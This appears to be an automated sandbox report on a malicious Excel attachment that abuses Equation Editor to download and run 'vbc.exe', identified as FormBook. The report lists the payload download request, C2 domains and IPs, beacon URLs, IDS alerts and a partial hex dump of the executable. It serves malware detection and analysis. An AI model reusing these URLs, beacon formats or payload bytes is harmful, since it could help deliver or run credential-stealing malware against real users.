SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620 F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vlQs. .. ..K>].....3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o...;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED48C3DC.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.5374935868044926
Encrypted:	false
SSDEEP:	96:wQ2CHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:wdTrZuloOSGZboS/C93n+KuI
MD5:	4FC415C6424FF953F66A5D5E8BDEC1CA
SHA1:	DBB592681E36BB66D6FB8715CF9AFC38E4E73944
SHA-256:	AEADE713C14333879F98061E55CF9AF0C211A279A66601DA979D00D41FEFF6EA
SHA-512:	40225FAA118A318C4B53D74E5C4B1C6373CD95726DEB8A6FCFD81517B781C43C97B1410089DABDD51E04612921EA4B5DD6094168483233474C94F64EE78CA43
Malicious:	false
Preview:	....l...).....u...<...../..... EMF....l.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....;.6.).X.....d.....@.....p....\.....p.....<5.u..p....`.p`m;.$y.w..D.....w..D.$.....d.....$....^.p.....^.p..D...D...C.....-.....<.w.....<.9u.Z.v....X.a....`m; .....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(.... .....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRPxZUR{}XP~] WS.^ZS.`[T.c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F219DE41.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t.. J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....f\|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\Desktop\~$(RFQ) No.109050.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	538624
Entropy (8bit):	7.1421525751651425
Encrypted:	false
SSDEEP:	12288:aWHCM2K4CXmePITM0KbDAa8p0MQRqPbPJ3jNWAYH+jbRX2t:23CXXPIQ0gvM9DxtYH+92
MD5:	A3F424F32B637CB917E6596FAE56E401
SHA1:	9FF12D1CFCA13F94EEDBEB016974ECAE44B56266
SHA-256:	32258A09DDCB62EA68D47261889D0E888723AFBAB1BC4A3F137EC2E3C0DC01D4
SHA-512:	F238DD5F32E4D862C19F40B5264F0093DD6BBA251DB6FF68FD42D9BE8331111661781DDAB85E0DE3FE4F9B6A919E15782855EE329FE8CCAFB3641523FF0BA00 5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0.....jM.. ...`....@.. ..... .@.....M..O...`.....L..... ....H.....text...p-... ....`.rsrc.....`.....0.....@..@.relo c.....6.....@..B.....LM.....H.....?..._.....o.....P.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}..... (.....{....}.....{....}.....{....}.....{....}....*:..{....(.....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+...J.{....XT+...J.{....XT+.*..0.....rE..p. +..*..0.....r...p.+..*..0.....+..*".(.....*....0..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.987872651324991

General

TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	(RFQ) No.109050.xlsx
File size:	596992
MD5:	34cc835409afb805f20b811796d3b1fd
SHA1:	90b0fe9c48bb9915e2202e905baa3029ebc6f541
SHA256:	bb916fab1615d4fab5ba566bd01d7d89eb13c586d8ece170b556f7fc8437658c
SHA512:	e9d0366bf5beceead9fa2c1a6895ab9a74a214a9fded46ce1021e1254c6eafb4c6db3c0d55eae94896edbe41de02aa9e7bf76f1dcfa0cd092de4b544c0bb1ac1
SSDEEP:	12288:lm/+veTAqlDk+dodQ9TdIXpyXngu5RR7dc4/uwUR+A4hFYSAj542ds4Ca6:02eTA6fw2dTXngu5RR7hA4rTg4264L6
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:43:28.657859	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	34.102.136.180
09/15/21-11:43:28.657859	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	34.102.136.180
09/15/21-11:43:28.657859	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	34.102.136.180
09/15/21-11:43:28.772925	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	34.102.136.180	192.168.2.22
09/15/21-11:43:39.395982	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.98.99.30	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:43:17.547328949 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.hansel-design.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:22.596507072 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.auberg etoitrouge.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:28.594424963 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.corpma t.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:33.835074902 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.afishin.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:39.212805986 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.boxtob ookshelf.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:43:17.581933975 CEST	8.8.8.8	192.168.2.22	0x8eb8	Name error (3)	www.hansel-design.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:22.714829922 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.aubergetoitrouge.com	aubergetoitrouge.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:43:22.714829922 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	aubergetoitrouge.com		144.217.61.66	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:28.637029886 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.corpmat.com	corpmat.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:43:28.637029886 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	corpmat.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:33.886842012 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.afishin.com	afishin.xshoppy.shop		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:43:33.886842012 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	afishin.xshoppy.shop		75.2.89.208	A (IP address)	IN (0x0001)
Sep 15, 2021 11:43:39.257781982 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.boxtobookshelf.com	boxtobookshelf.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:43:39.257781982 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	boxtobookshelf.com		34.98.99.30	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.12.84.109
- www.aubergetoitrouge.com
- www.corpmat.com
- www.afishin.com
- www.boxtobookshelf.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.12.84.109	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:41:57.402611017 CEST	0	OUT	GET /cmd/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.84.109 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:41:57.576512098 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 09:41:57 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.22 Last-Modified: Wed, 15 Sep 2021 04:42:06 GMT ETag: "83800-5cc0151fdab7b" Accept-Ranges: bytes Content-Length: 538624 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 85 c9 dd 9e 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 2e 08 00 00 08 00 00 00 00 00 00 6a 4d 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 18 4d 08 00 4f 00 00 00 00 60 08 00 f4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 08 00 0c 00 00 00 fc 4c 08 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 70 2d 08 00 00 20 00 00 00 2e 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f4 05 00 00 00 60 08 00 00 06 00 00 00 30 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 08 00 00 02 00 00 00 36 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 4d 08 00 00 00 00 00 48 00 00 00 02 00 05 00 90 3f 00 00 1c 5f 01 00 03 00 00 00 6f 00 00 06 ac 9e 01 00 50 ae 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7e 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 2 a b6 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 02 03 7d 02 00 00 04 02 04 7d 03 00 00 04 2a 00 00 13 30 02 00 4f 00 00 00 00 00 00 00 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 02 03 7b 01 00 00 04 7d 01 00 00 04 02 03 7b 05 00 00 04 7d 05 00 00 04 02 03 7b 06 00 00 04 7d 06 00 00 04 02 03 7b 07 00 00 04 7d 07 00 00 04 2a 3a 00 02 7b 04 00 00 04 28 16 00 00 0a 00 2a 00 00 13 30 03 00 77 00 00 00 01 00 00 11 00 03 17 52 02 7b 01 00 00 04 0b 07 0a 06 2c 66 06 72 01 00 00 70 28 17 00 00 0a 2d 29 06 72 21 00 00 70 28 17 00 00 0a 2d 25 06 72 2d 00 00 70 28 17 00 00 0a 2d 25 06 72 39 00 00 70 28 17 00 00 0a 2d 25 2b 30 02 17 7d 08 00 00 04 2b 27 04 04 4a 02 7b 07 00 00 04 58 54 2b 1a 04 04 4a 02 7b 07 00 00 04 58 54 2b 0d 04 04 4a 02 7b 07 00 00 04 58 54 2b 00 2a 00 13 30 01 00 0b 00 00 00 02 00 00 11 00 72 45 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 02 00 00 11 00 72 8b 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0c 00 00 00 03 00 00 11 00 19 8d 10 00 00 01 0a 2b 00 06 2a 22 02 28 15 00 00 0a 00 2a 00 00 00 13 30 02 00 26 00 00 00 04 00 00 11 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL0.jM `@ @MO`L H.textp- . `.rsrc`0@@.re loc6@BLMH?_oP~$}}}(*$}}}(}}*0O$}}}({}{}{}{}*:{(*0wR{,frp(-)r!p(-%r-p(-%r9p(-%+0}+'J{XT+J{XT+J{XT+*0rEp+*0rp+*0+*" (*0&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	144.217.61.66	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:43:22.833062887 CEST	565	OUT	GET /r48a/?c6Al7=wC1czlHtHJOIwEvZ4PQX06BQ8ZOMJ62w8+xsTz2Q4T7E2YSNIqqm4eyJ4Ejs7FpYzdcNqA==&Pj=- ZPHurVh_0pD5T7 HTTP/1.1 Host: www.aubergetoitrouge.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:43:23.548243999 CEST	566	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 15 Sep 2021 09:43:23 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.2.34 Pragma: no-cache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Set-Cookie: PHPSESSID=fifvcc2msr8fmhvo5t3hl5aru1; path=/ Location: http://aubergetoitrouge.com/r48a/?c6Al7=wC1czlHtHJOIwEvZ4PQX06BQ8ZOMJ62w8+xsTz2Q4T7E2YSNIq qm4eyJ4Ejs7FpYzdcNqA==&Pj=-ZPHurVh_0pD5T7 X-Powered-By: PleskLin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:43:28.657859087 CEST	567	OUT	GET /r48a/?c6Al7=2Rzi8Yj6/Bi01eAfEHjBLqabwXtDDeMENe5GOpaDyE7pCbPj3uZiRxLvQfHvYqc4eHnj6w==&Pj=- ZPHurVh_0pD5T7 HTTP/1.1 Host: www.corpmat.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:43:28.772924900 CEST	567	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:43:28 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	75.2.89.208	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:43:33.907896996 CEST	568	OUT	GET /r48a/?c6Al7=LxhAJNTZvxcDVsFYS6bCkMlCl8flV20C1M37CH6Gh+RPID4ASUQUpkYPhbv5Ge3pJAOGnQ==&Pj=-ZPHurVh_0pD5T7 HTTP/1.1 Host: www.afishin.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:43:34.201092958 CEST	569	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Wed, 15 Sep 2021 09:43:34 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.afishin.com/r48a/?c6Al7=LxhAJNTZvxcDVsFYS6bCkMlCl8flV20C1M37CH6Gh+RPID4ASUQUpkYPhbv5Ge3pJAOGnQ==&Pj=-ZPHurVh_0pD5T7 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:43:39.279041052 CEST	570	OUT	GET /r48a/?c6Al7=1TE2uVNv4WkqZ5wK9+DvX2X79O/td5E/IwUCAhT3ylibUknoNf4NSKzNJLQ49MPyx4kq0g==&Pj=-ZPHurVh_0pD5T7 HTTP/1.1 Host: www.boxtobookshelf.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:43:39.395982027 CEST	570	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:43:39 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1256 Parent PID: 596

General

Start time:	11:41:21
Start date:	15/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f120000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2916 Parent PID: 596

General

Start time:	11:41:45
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2028 Parent PID: 2916

General

Start time:	11:41:48
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x330000
File size:	538624 bytes
MD5 hash:	A3F424F32B637CB917E6596FAE56E401
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.476810740.00000000024EC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.477732611.00000000034B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.477732611.00000000034B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.477732611.00000000034B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 1292 Parent PID: 2028

General

Start time:	11:41:50
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x330000
File size:	538624 bytes
MD5 hash:	A3F424F32B637CB917E6596FAE56E401
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.520140049.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.520140049.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.520140049.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.516398821.00000000000F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.516398821.00000000000F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, 